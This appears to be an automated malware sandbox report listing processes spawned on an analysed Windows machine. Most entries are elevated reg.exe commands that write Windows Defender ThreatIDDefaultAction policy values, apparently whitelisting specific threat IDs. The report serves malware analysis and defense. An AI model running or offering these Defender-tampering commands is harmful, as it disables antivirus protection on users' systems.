C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6C0D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C175705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6C175705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6AFE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6AFE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6AFE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6AFE1B4F	ReadFile

Analysis Process: conhost.exe PID: 2264, Parent PID: 5976

General

Target ID:	25
Start time:	17:13:49
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7cd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: gpupdate.exe PID: 1348, Parent PID: 4744

General

Target ID:	26
Start time:	17:13:58
Start date:	03/10/2022
Path:	C:\Windows\System32\gpupdate.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\gpupdate.exe" /force
Imagebase:	0x7ff655bd0000
File size:	29184 bytes
MD5 hash:	47C68FE26B0188CDD80F744F7405FF26
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1544, Parent PID: 1348**General**

Target ID:	27
Start time:	17:13:59
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: gpscript.exe PID: 3636, Parent PID: 1020**General**

Target ID:	30
Start time:	17:14:05
Start date:	03/10/2022
Path:	C:\Windows\System32\gpscript.exe
Wow64 process (32bit):	false
Commandline:	gpscript.exe /RefreshSystemParam
Imagebase:	0x7ff6974f0000
File size:	44544 bytes
MD5 hash:	C48CBDC676E442BAF58920C5B7E556DE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4764, Parent PID: 5976**General**

Target ID:	33
Start time:	17:14:26
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\cmd.exe" /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 5200, Parent PID: 4764**General**

Target ID:	34
Start time:	17:14:27
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe

Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 5504, Parent PID: 5976

General

Target ID:	35
Start time:	17:14:28
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 3020, Parent PID: 5976

General

Target ID:	36
Start time:	17:14:28
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 5124, Parent PID: 5976

General

Target ID:	37
Start time:	17:14:28
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 6032, Parent PID: 5976

General

Target ID:	38
Start time:	17:14:29
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 2332, Parent PID: 5976

General

Target ID:	39
Start time:	17:14:29
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 6140, Parent PID: 5976

General

Target ID:	40
Start time:	17:14:30
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 4724, Parent PID: 5976

General	
Target ID:	41
Start time:	17:14:30
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 5536, Parent PID: 5976

General	
Target ID:	42
Start time:	17:14:31
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 1876, Parent PID: 5976

General	
Target ID:	43
Start time:	17:14:31
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 5160, Parent PID: 5976

General	
Target ID:	44
Start time:	17:14:32
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true

Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735735 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 4816, Parent PID: 5976

General

Target ID:	45
Start time:	17:14:32
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735735 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 5100, Parent PID: 5976

General

Target ID:	46
Start time:	17:14:33
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737010 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 2152, Parent PID: 5976

General

Target ID:	47
Start time:	17:14:33
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737010 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 2200, Parent PID: 5976

General

Target ID:	48
Start time:	17:14:34
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737007 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 4392, Parent PID: 5976

General

Target ID:	49
Start time:	17:14:34
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737007 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 2820, Parent PID: 5976

General

Target ID:	50
Start time:	17:14:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737503 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 1516, Parent PID: 5976

General	
Target ID:	51
Start time:	17:14:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737503 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 5456, Parent PID: 5976

General	
Target ID:	53
Start time:	17:14:36
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735503 /t REG_SZ /d 6 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 5480, Parent PID: 5976

General	
Target ID:	54
Start time:	17:14:37
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735503 /t REG_SZ /d 6 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

 No disassembly